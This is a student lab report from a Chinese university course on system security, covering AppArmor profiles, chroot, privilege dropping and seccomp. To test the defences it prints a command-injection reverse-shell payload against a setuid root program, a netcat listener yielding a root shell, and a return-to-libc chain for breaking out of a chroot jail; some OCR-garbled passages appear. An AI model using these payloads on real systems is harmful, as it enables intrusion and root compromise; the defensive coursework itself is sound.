



华中科技大学

信息系统安全实验报告

姓 名：胡 晓 雯
学 院：网络空间安全学院
专 业：网络空间安全
班 级：网安 1904 班
学 号：U201911757
指导教师：王 杰

分数	
教师签名	

2022 年 6 月 21 日

目 录

1 实验一 Apparmor	1
1.1 实验目的	1
1.2 实验内容、步骤及结果	1
1.1 实验中的问题、心得和建议	6
2 实验二 进程约束	7
2.1 实验目的	7
2.2 实验内容、步骤及结果	7
2.3 实验中的问题、心得和建议	19

1 实验一 Apparmor

1.1 实验目的

AppArmor 是 linux 系统中提供的一种强制访问控制方法，与 SELinux 类似，AppArmor 通过提供强制访问控制 (MAC) 来补充传统的 Linux 自主访问控制 (DAC)。AppArmor 允许系统管理员通过为每个程序进行权限配置，来限制程序的功能。配置文件可以允许诸如网络访问、原始套接字访问以及在匹配路径上读取、写入或执行文件的权限等功能。

本实验的学习目标是让学生根据不同程序的访问控制需求，使用 AppArmor 进行访问控制配置，理解最小特权原则，并了解如何通过该方法抵御攻击。

1.2 实验内容、步骤及结果

任务一：

针对 ping (/bin/ping)程序，使用 apparmor 进行访问控制。尝试修改 profile，使得 ping 程序的功能无法完成。

(1)首先，配置 apparmor 的环境。

```
systemctl start apparmor
```

```
hxw@ubuntu:~/system_security_2$ systemctl start apparmor
hxw@ubuntu:~/system_security_2$ sudo apt install apparmor-profiles
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  apparmor-profiles
0 upgraded, 1 newly installed, 0 to remove and 126 not upgraded.
Need to get 32.7 kB of archives.
After this operation, 358 kB of additional disk space will be used.
Ign:1 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 apparmor-pro
files all 2.13.3-7ubuntu5.1
Err:1 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 apparmor-pro
files all 2.13.3-7ubuntu5.1
Temporary failure resolving 'us.archive.ubuntu.com'
E: Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/a/apparmor/app
armor-profiles_2.13.3-7ubuntu5.1_all.deb Temporary failure resolving 'us.archi
ve.ubuntu.com'
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-mi
ssing?
hxw@ubuntu:~/system_security_2$
```

```
sudo apt install apparmor-profiles
```

```
hxx@ubuntu:~/system_security_2$ sudo apt install apparmor-profiles
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  apparmor-profiles
0 upgraded, 1 newly installed, 0 to remove and 126 not upgraded.
Need to get 32.7 kB of archives.
After this operation, 358 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 apparmor-pro
files all 2.13.3-7ubuntu5.1 [32.7 kB]
Fetched 32.7 kB in 1s (36.5 kB/s)
Selecting previously unselected package apparmor-profiles.
(Reading database ... 249314 files and directories currently installed.)
Preparing to unpack .../apparmor-profiles_2.13.3-7ubuntu5.1_all.deb ...
Unpacking apparmor-profiles (2.13.3-7ubuntu5.1) ...
Setting up apparmor-profiles (2.13.3-7ubuntu5.1) ...
```

```
sudo apt install apparmor-utils
```

```
hxx@ubuntu:~/system_security_2$ sudo apt install apparmor-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  python3-apparmor python3-libapparmor
Suggested packages:
  vim-addon-manager
The following NEW packages will be installed:
  apparmor-utils python3-apparmor python3-libapparmor
0 upgraded, 3 newly installed, 0 to remove and 126 not upgraded.
Need to get 157 kB of archives.
After this operation, 966 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 python3-liba
pparmor amd64 2.13.3-7ubuntu5.1 [26.7 kB]
G Help http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 python3-appa
rmor amd64 2.13.3-7ubuntu5.1 [78.6 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu focal-updates/main amd64 apparmor-uti
ls amd64 2.13.3-7ubuntu5.1 [51.4 kB]
Fetched 157 kB in 2s (91.0 kB/s)
Selecting previously unselected package python3-libapparmor.
(Reading database ... 249453 files and directories currently installed.)
Preparing to unpack .../python3-libapparmor_2.13.3-7ubuntu5.1_amd64.deb ...
```

(2)接着，使用 aa-genprof 命令为/bin/ping 配置 profile。具体操作过程为，一边运行/bin/ping 程序，一边运行 aa-genprof 以进行记录。

```
sudo aa-genprof /bin/ping
```



```
hxw@ubuntu:~/system_security_2$ sudo aa-genprof /bin/ping
Writing updated profile for /usr/bin/ping.
Setting /usr/bin/ping to complain mode.
```

Before you begin, you may wish to check if a profile already exists for the application you wish to confine. See the following wiki page for more information:
<https://gitlab.com/apparmor/apparmor/wikis/Profiles>

Profiling: /usr/bin/ping

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

[(S)can system log for AppArmor events] / (F)inish

```
rtt min/avg/max/mdev = 30.626/35.961/41.297/5.335 ms
hxw@ubuntu:~/system_security_2$ sudo aa-genprof /bin/ping
Writing updated profile for /usr/bin/ping.
Setting /usr/bin/ping to complain mode.
```

Before you begin, you may wish to check if a profile already exists for the application you wish to confine. See the following wiki page for more information:
<https://gitlab.com/apparmor/apparmor/wikis/Profiles>

Profiling: /usr/bin/ping

Please start the application to be profiled in another window and exercise its functionality now.

Once completed, select the "Scan" option below in order to scan the system logs for AppArmor events.

For each AppArmor event, you will be given the opportunity to choose whether the access should be allowed or denied.

[(S)can system log for AppArmor events] / (F)inish
Reading log entries from /var/log/syslog.
Updating AppArmor profiles in /etc/apparmor.d.
Complain-mode changes:

Profile: /usr/bin/ping
Network Family: inet
Socket Type: dgram

```
[1 - #include <abstractions/nameservice>]
2 - network inet dgram,
(A)llow / [(D)eny] / (I)gnore / Audi(t) / Abo(r)t / (F)in
ish
Adding #include <abstractions/nameservice> to profile.
```

= Changed Local Profiles =

The following local profiles were changed. Would you like to save them?

```
[1 - /usr/bin/ping]
(S)ave Changes / Save Selec(t)ed Profile / [(V)iew Change
s] / View Changes b/w (C)lean profiles / Abo(r)t
Writing updated profile for /usr/bin/ping.
```

Profiling: /usr/bin/ping

Please start the application to be profiled in another window and exercise its functionality now.

```
hxw@ubuntu:~$ /bin/ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.109 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.116 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.121 ms
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.111 ms
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.116 ms
64 bytes from 127.0.0.1: icmp_seq=9 ttl=64 time=0.117 ms
64 bytes from 127.0.0.1: icmp_seq=10 ttl=64 time=0.102 ms
64 bytes from 127.0.0.1: icmp_seq=11 ttl=64 time=0.112 ms
64 bytes from 127.0.0.1: icmp_seq=12 ttl=64 time=0.108 ms
64 bytes from 127.0.0.1: icmp_seq=13 ttl=64 time=0.115 ms
64 bytes from 127.0.0.1: icmp_seq=14 ttl=64 time=0.113 ms
64 bytes from 127.0.0.1: icmp_seq=15 ttl=64 time=0.114 ms
64 bytes from 127.0.0.1: icmp_seq=16 ttl=64 time=0.114 ms
64 bytes from 127.0.0.1: icmp_seq=17 ttl=64 time=0.110 ms
64 bytes from 127.0.0.1: icmp_seq=18 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=19 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=20 ttl=64 time=0.117 ms
```

(3)添加如下命令使得网络功能失效。

deny capability net_raw,

```

hwx@ubuntu:~/system_security_2$ sudo cat /etc/apparmor.d/usr.bin.ping
# Last Modified: Tue May 31 04:11:43 2022
#include <tunables/global>

/usr/bin/ping {
    #include <abstractions/base>

    /usr/bin/ping mr,
}
hwx@ubuntu:~/system_security_2$ sudo vi /etc/apparmor.d/usr.bin.ping
hwx@ubuntu:~/system_security_2$ sudo cat /etc/apparmor.d/usr.bin.ping
# Last Modified: Tue May 31 04:11:43 2022
#include <tunables/global>

/usr/bin/ping {
    #include <abstractions/base>
    deny capability net_raw,
    /usr/bin/ping mr,
}
hwx@ubuntu:~/system_security_2$

```

在重载配置文件后，进行 ping 测试，发现难以 ping 通。

```
sudo apparmor_parser -r /etc/apparmor.d/usr.bin.ping
```

```

hwx@ubuntu:~/system_security_2$ sudo apparmor_parser -r /etc/apparmor.d/usr.bin
.ping
hwx@ubuntu:~/system_security_2$ ping 127.0.0.1
ping: socket: Permission denied
hwx@ubuntu:~/system_security_2$ /bin/ping 127.0.0.1
/bin/ping: socket: Permission denied
hwx@ubuntu:~/system_security_2$

```

任务二：

(1) 编译下图的程序，设置 `setuid root` 权限；通过命令注入攻击，创建 `reverse shell`。

(2) 使用 `apparmor` 对该程序进行访问控制，禁止 `attacker` 通过命令注入创建 `reverse shell`。

(3) 使用 `apparmor` 对该程序进行访问控制，允许 `attacker` 通过命令注入创建 `reverse shell`，但将 `attacker` 在 `reverse shell` 中能使用的命令限制为 `ls`, `whoami`。

(1)

使用如下命令对任务二进行编译，并设置其属主为 `root`，设置 `setuid` 位。

```


gcc lab211.c -o lab211
sudo chown root lab211
sudo chmod u+s lab211

```

在一个终端上进行监听，一个终端上运行 `lab211`，可以观察到输出了 `lab211.c` 的内容且监听终端获取了 `shell`

```
nc -lnp 9090 -v
```


```
./lab211 "lab211.c; bash -c \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\""
```



```
hwx@ubuntu: ~/system_security_2
hwx@ubuntu:~/system_security_2$ ./lab211 "lab211.c; bash -c \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\"";
#include <stdio.h>
#include <unistd.h>
int main(int argc, char **argv) {
    char cat[] = "cat ";
    char *command;
    size_t commandLength;
    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *)malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], commandLength - strlen(cat));
    setuid(0); // here
    setgid(0); // here
    system(command);
    return 0;
}

root@ubuntu: ~/system_security_2
hwx@ubuntu:~$ nc -l -p 9090 -v
nc: getnameinfo: Temporary failure in name resolution
hwx@ubuntu:~$ nc -l -p 9090 -v
Listening on 0.0.0.0 9090
Connection received on 127.0.0.1 35314
root@ubuntu:~/system_security_2#
```

在获取 shell 后运行 ls 和 whoami 命令，可以观察到相应的输出




```
hwx@ubuntu:~$ nc -l -p 9090 -v
Listening on 0.0.0.0 9090
Connection received on 127.0.0.1 35314
root@ubuntu:~/system_security_2# ls -l
ls -l
total 24
-rwsrwxr-x 1 root hwx 17016 May 31 04:24 lab211
-rw-rw-r-- 1 hwx hwx 398 May 31 04:23 lab211.c
root@ubuntu:~/system_security_2# whoami
whoami
root
root@ubuntu:~/system_security_2#
```

(2)

通过修改配置文件限制其 shell 的访问，使用如下配置实现网络功能的断开。

```
sudo vi /etc/apparmor.d/home.hwx.system_security_2.lab211
/usr/bin/dash mrix,
```




```
# Last Modified: Tue May 31 04:47:10 2022
#include <tunables/global>

/home/hwx/system_security_2/lab211 {
    #include <abstractions/base>
    /usr/bin/dash mrix,
    /home/hwx/system_security_2/lab211 mr,
}
```

重新加载配置文件后进行测试，发现无法连接成功。

```
sudo apparmor_parser -r /etc/apparmor.d/home.hwx.system_security_2.lab211
```



```
hwx@ubuntu:~/system_security_2$ ./lab211 "lab211.c; bash -c \"bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1\"";
sh: 1: cat: Permission denied
sh: 1: bash: Permission denied
```

(3)要允许命令注入，就是要允许 ncat 执行。经过实验发现 apparmor 的 profile 规则匹配应该是默认拒绝的，所以我们限制命令为 ls 和 whoami 就直接允许这两个

命令即可。profile 如下图 2.2.6 所示，ls 和 whoami 的配置见 2，3 处，ncat 的配置见 1 处，需要注意的是，/bin/bash 的权限也一定要给，见 4 处。

```

/bin/bash rix, 4
/bin/cat mrix,
/bin/dash mrix,
/bin/ls mrix, 3
/dev/tty rw,
/home/*/Documents/lab3/APPARMOR/ r,
/home/*/Documents/lab3/APPARMOR/readme.txt r,
/home/seed/Documents/lab3/APPARMOR/command mr,
/proc/filesystems r,
/usr/bin/ncat rix, 1
/usr/bin/whoami mrix, 2
}

t is a message test for reverse shell!
bin/bash: line 3: /bin/cp: Permission denied
bin/bash: line 5: /bin/rm: Permission denied
06/24/21]seed@VM:~/.../APPARMOR$ whereis cp
p: /bin/cp /usr/share/man/man1/cp.1.gz
06/24/21]seed@VM:~/.../APPARMOR$ ./command " read
bin/bash"
t is a message test for reverse shell!
p: missing file operand
ry 'cp --help' for more information.
06/24/21]seed@VM:~/.../APPARMOR$ ./command " read
bin/bash"
t is a message test for reverse shell!
p: missing file operand
ry 'cp --help' for more information.
bin/bash: line 4: /bin/rm: Permission denied
bin/bash: line 5: /bin/mv: Permission denied
bin/bash: line 6: /bin/ping: Permission denied

Ncat: Version 7.01 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:40016.
whoami
root
ls
command
data
example.sh
readme.txt
test.c
cp
rm
mv
ping
```

1.1 实验中的问题、心得和建议

在本次实验中，主要遇到了如下的问题：

(1) 在 apparmor 的配置过程中，发现 aa-genf 和 aalogf 存在无法扫描到程序所有行为的情况，因此进行手动配置较为合理，但是，网上关于 apparmor 的相关资料介绍较少，比如 mrix 的具体含义等等，因此在配置初期遇到了较大的问题。

(2) apparmor 在进行手动配置文件后，需要进行加载，同时需要注意的是，在删除配置文件后，需要重启虚拟机才能达到真实的删除效果，但是在本次实验中，发现删除文件后无法再重启虚拟机。

总的来说，通过本次实验，深入了解了 apparmor 这一强制访问控制策略，其配置和实施的策略。同时，在此次实验中，也进一步理解了最小特权原则，从而达到较高的安全水平、

对于本次实验，建议老师给出正确的实验环境建议，感觉 apparmor 实验的

成功对于实验环境即虚拟机的版本等具有一定的要求。

2 实验二 进程约束

2.1 实验目的

特权隔离（Privilege Separation）、最小特权（Least Privilege）、安全的错误处理（Fail Securely）等等，是安全设计重要原则，本实验的目的是通过系统提供的安全机制，对程序进行安全增强。

2.2 实验内容、步骤及结果

任务一：测试 exploit，删除目标文件


（1）正常登陆测试

首先关闭地址随机化。

```
sudo bash -c "echo 0 > /proc/sys/kernel/randomize_va_space"
```

为 touchstone 添加 setuid 权限，并启动执行，进一步，可以使用 web browser 登录该 server，进行 register 和 login。

```
$ sudo chown root touchstone
$ sudo chmod +s touchstone
$ ./touchstone
```



注册账户名为 huxiaowen，密码为 201911757。

在/tmp 目录下面创建/tmp/test.txt 文件，并将其 owner 改成 root。

```
vi /tmp/test.txt  
sudo chown root /tmp/test.txt
```

使用下面的命令分别获得 libc.so 的基址，以及 system、unlink、exit 函数和字符串"/bin/bash"的偏移地址

```
ldd ./banksv
```

```
/lib/ld-linux.so.2 (0xf7fd1000)  
hwx@ubuntu:~/system_security_2/lab2$ ldd ./banksv  
linux-gate.so.1 (0xf7fcf000)  
libpthread.so.0 => /lib32/libpthread.so.0 (0xf7f91000)  
libdl.so.2 => /lib32/libdl.so.2 (0xf7f8b000)  
libc.so.6 => /lib32/libc.so.6 (0xf7d9f000)  
/lib/ld-linux.so.2 (0xf7fd1000)
```

```
readelf -a /lib32/libc.so.6 | grep "system"
```

```
hwx@ubuntu:~/system_security_2/lab2$ readelf -a /lib32/libc.so.6 | grep "system"  
1537: 00041360 63 FUNC WEAK DEFAULT 15 system@@GLIBC_2.0
```

```
strings -tx /lib32/libc.so.6 | grep "/bin/sh"
```

```
hwx@ubuntu:~/system_security_2/lab2$ strings -tx /lib32/libc.so.6 | grep "/bin/sh"  
18b363 /bin/sh
```

```
readelf -a /lib32/libc.so.6 | grep "unlink"
```

```
hwx@ubuntu:~/system_security_2/lab2$ readelf -a /lib32/libc.so.6 | grep "unlink"  
403: 000f27a0 42 FUNC GLOBAL DEFAULT 15 unlinkat@@GLIBC_2.4  
534: 000f2770 36 FUNC WEAK DEFAULT 15 unlink@@GLIBC_2.0
```

```
readelf -a /lib32/libc.so.6 | grep "exit"
```

```
hwx@ubuntu:~/system_security_2/lab2$ readelf -a /lib32/libc.so.6 | grep "exit"  
150: 00033ec0 39 FUNC GLOBAL DEFAULT 15 exit@@GLIBC_2.0
```

在登陆界面键入输入用户名为1,密码为1,能够得到栈帧的地址为0xffffcc98

(1)chroot 后测试 exploit 可用性

首先为 server.c 增加 chroot 支持，即在 Server.c 中增加语句。

```
Chroot("/jail")
```

接着，配置 jail 环境。

```
sudo ./chroot-setup.sh
```

```
hxxw@ubuntu:~/system_security_2/lab2$ sudo ./chroot-setup.sh
+ grep -qv uid=0
+ id
+ rm -rf /jail
+ mkdir -p /jail
+ cp -p index.html /jail
+ ./chroot-copy.sh touchstone /jail
+ ./chroot-copy.sh httpd /jail
+ ./chroot-copy.sh filesv /jail
+ ./chroot-copy.sh banksv /jail
+ ./chroot-copy.sh /bin/bash /jail
+ ./chroot-copy.sh /usr/bin/env /jail
+ ./chroot-copy.sh /usr/bin/openssl /jail
+ mkdir -p /jail/usr/lib /jail/usr/lib/i386-linux-gnu /jail/lib /jail/lib/i386-l
linux-gnu
+ mkdir -p /jail/usr/local/lib
+ cp /lib/i386-linux-gnu/libnss_dns.so.2 /jail/lib/i386-linux-gnu
cp: cannot stat '/lib/i386-linux-gnu/libnss_dns.so.2': No such file or directory
+ cp /lib/i386-linux-gnu/libresolv.so.2 /jail/lib/i386-linux-gnu
cp: cannot stat '/lib/i386-linux-gnu/libresolv.so.2': No such file or directory
+ mkdir -p /jail/etc
+ cp /etc/localtime /jail/etc/
+ cp /etc/timezone /jail/etc/
+ cp /etc/resolv.conf /jail/etc/
+ mkdir -p /jail/usr/share/zoneinfo
+ cp -r /usr/share/zoneinfo/America /jail/usr/share/zoneinfo/
+ mkdir -p /jail/tmp
+ chmod a+rwxt /jail/tmp
+ mkdir -p /jail/dev
```

使用任务一中的方式获取 exit、unlink 的地址，需要注意这里使用的是/jail 下的库，因此需要更改 readelf 的目的为/jail/lib32/libc.so.6。

```
readelf -a /jail/lib32/libc.so.6 | grep " exit"
```

```
readelf -a /jail/lib32/libc.so.6 | grep " unlink"
```

进行测试，由于 chroot 的存在使得当前的根目录变为 jail 因此无法再删除 /tmp 目录下的文件。

[illegible][illegible]

(2) jail breaking

Jailbreaking 的主体思路为,不停地使用 `chdir` 来向走向上层目录,以走到根,然后再 `chroot` 以实现正确的根目录的设置。为实现利用栈来进行多个函数的连续使用,需要 `pot pot ret` 指令来将他们串接起来。

使用如下代码来构造 hacking 段的内容。

```
chdir_arg = "..\0\0"
chroot_arg = ".\0\0\0"

req+=p32(chdir_addr)
req+=p32(ppr)
#req+=p32(d_addr)
req+=p32(ebp_addr+16)
req+=chdir_arg.encode('latin-1')
```

```

req+=p32(chdir_addr)
req+=p32(ppr)
req+=p32(ebp_addr+32)
req+=chdir_arg.encode('latin-1')

req+=p32(chdir_addr)
req+=p32(ppr)
req+=p32(ebp_addr+48)
req+=chdir_arg.encode('latin-1')

req+=p32(chdir_addr)
req+=p32(ppr)
req+=p32(ebp_addr+64)
req+=chdir_arg.encode('latin-1')

req+=p32(chdir_addr)
req+=p32(ppr)
req+=p32(ebp_addr+80)
req+=chdir_arg.encode('latin-1')

req+=p32(chdir_addr)
req+=p32(ppr)
req+=p32(ebp_addr+96)
req+=chdir_arg.encode('latin-1')

req+=p32(chdir_addr)
req+=p32(ppr)
req+=p32(ebp_addr+112)
req+=chdir_arg.encode('latin-1')

req+=p32(chroot_addr)
req+=p32(ppr)
req+=p32(ebp_addr+128)
req+=chroot_arg.encode('latin-1')

req += p32(ul_addr)
req += p32(ex_addr)
req+=p32(ebp_addr+148)
req+=p32(0)
req+=ul_arg.encode('latin-1')

req+=(" ").encode('latin-1')
req+=(" ").encode('latin-1')

```

接着，需要填充具体函数的地址。

查看 `pop ret` 的地址。

```
ropper --file ./banksv | grep pop | grep ret
```

选择 pop pop ret 的地址。

```
0x080495e4: pop ebp; ret;
0x0804a910: pop ebx; pop ebp; ret;
0x0804d6b4: pop ebx; pop esi; pop ebp; ret;
0x0804a0fa: pop ebx; pop esi; pop edi; pop ebp; ret;
```

使用如下命令获取相应的地址，并填入 x01.py 中。

```
readelf -a /jail/lib32/libc.so.6 | grep "chdir"
readelf -a /jail/lib32/libc.so.6 | grep "chroot"
readelf -a /jail/lib32/libc.so.6 | grep "exit"
readelf -a /jail/lib32/libc.so.6 | grep "unlink"
```

再次进行测试，发现能够删除成功。

[illegible]

任务三:改变进程 `euid` 测试 `exploit`


首先查看非特权用户的 uid 为 1000

```
hwx@ubuntu:~/system_security_2/lab2$ id hwx
uid=1000(hwx) gid=1000(hwx) groups=1000(hwx),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),132(lxd),133(sambashare)
hwx@ubuntu:~/system_security_2/lab2$
```


在 banksv.c 中加入如下代码,以实现将特权级降至普通用户。

```
50 while (1){
51     char uri_str[1024];
52     int sockfd;
53     recvfd (pipefd, uri_str, sizeof(uri_str), &sockfd);
54     printf("uri = %s\n", uri_str);
55     //int sockfd = atoi (sockfd_str);
56     if (DEBUG)
57         printf ("mailsv client recieves a sockfd = %d\n", sockfd);
58
59     if(fork() == 0 )//child
60     {
61         if(setresuid(1000,1000,1000)!=0){
62             printf("set uid failing\n\n\n");
63         }
64         else printf("set uid success!!!\n\n\n");
65
66         int ruid, euid, suid;
67         getresuid(&ruid, &euid, &suid);
68         printf("uid = %d %d %d \n",ruid, euid, suid);
69     }
```

再次运行,发现输出修改用户成功,此时无法删除该文件。这是由于此时用户为 hwx, 而/tmp/test.txt 的属主为 root, hwx 所在的组对于文件仅仅具有读写权限。



任务四:使用 seccomp 来对 touchstone 进行约束并测试 exploit

首先配置 libseccomp 的环境,由于本次实验环境为 64 位机器,因此需要安装 36 位的库。

```
sudo apt-get install libseccomp-dev:i386
```

(1)使用默认允许方式

在 server.c 中,加入如下语句,其中 seccomp_init 设置当前位默认允许,而下一条语句则设置了拒绝 unlink 的调用。

```
//default allow
scmp_filter_ctx ctx;
ctx = seccomp_init(SCMP_ACT_ALLOW);
seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(unlink), 0);
```

设置成功后重新编译得到 touchstone 可执行程序,再次利用 exploit 程序,发现文件没有删除。

```
hwx@ubuntu:~$ ls -l /tmp/test.txt
-rw-rw-r-- 1 root hwx 0 Jun 7 19:37 /tmp/test.txt
hwx@ubuntu:~$
```

此时，使用 `sudo dmesg` 来查看审计信息，可以看到系统调用 10 号被拒绝，对比系统调用表，可知 `unlink` 被拒绝。因此，由于 `unlink` 被拒绝，从而导致了失败。

```

[69829.859101] banksv[2584382]: type=1326 audit(1654655101.228:1084): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2584467 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
[70105.848617] audit: type=1326 audit(1654655101.228:1084): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2584467 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
[70181.276141] audit: type=1326 audit(1654655176.652:1085): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2584477 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
[70893.260469] audit: type=1326 audit(1654655888.641:1086): auid=1000 uid=0 gid=0 ses=3 subj=unconfined pid=2585041 comm="banksv" exe="/home/hwx/system_security_2/lab2/banksv" sig=31 arch=40000003 syscall=10 compat=1 ip=0xf7fcf549 code=0 x0
hwx@ubuntu:~$
Frame Pointer (inside getToken): 0xffffd218
Frame Pointer (inside getToken): 0xffffd218

```

1	#define	__NR_read	3
8	#define	__NR_write	4
9	#define	__NR_open	5
10	#define	__NR_close	6
11	#define	__NR_waitpid	7
12	#define	__NR_creat	8
13	#define	__NR_link	9
14	#define	__NR_unlink	10
15	#define	__NR_execve	11
16	#define	__NR_chdir	12
17	#define	__NR_time	13
18	#define	__NR_mknod	14
19	#define	__NR_chmod	15
20	#define	__NR_lchown	16
21	#define	__NR_break	17
22	#define	__NR_oldstat	18
23	#define	__NR_lseek	19
24	#define	__NR_getpid	20
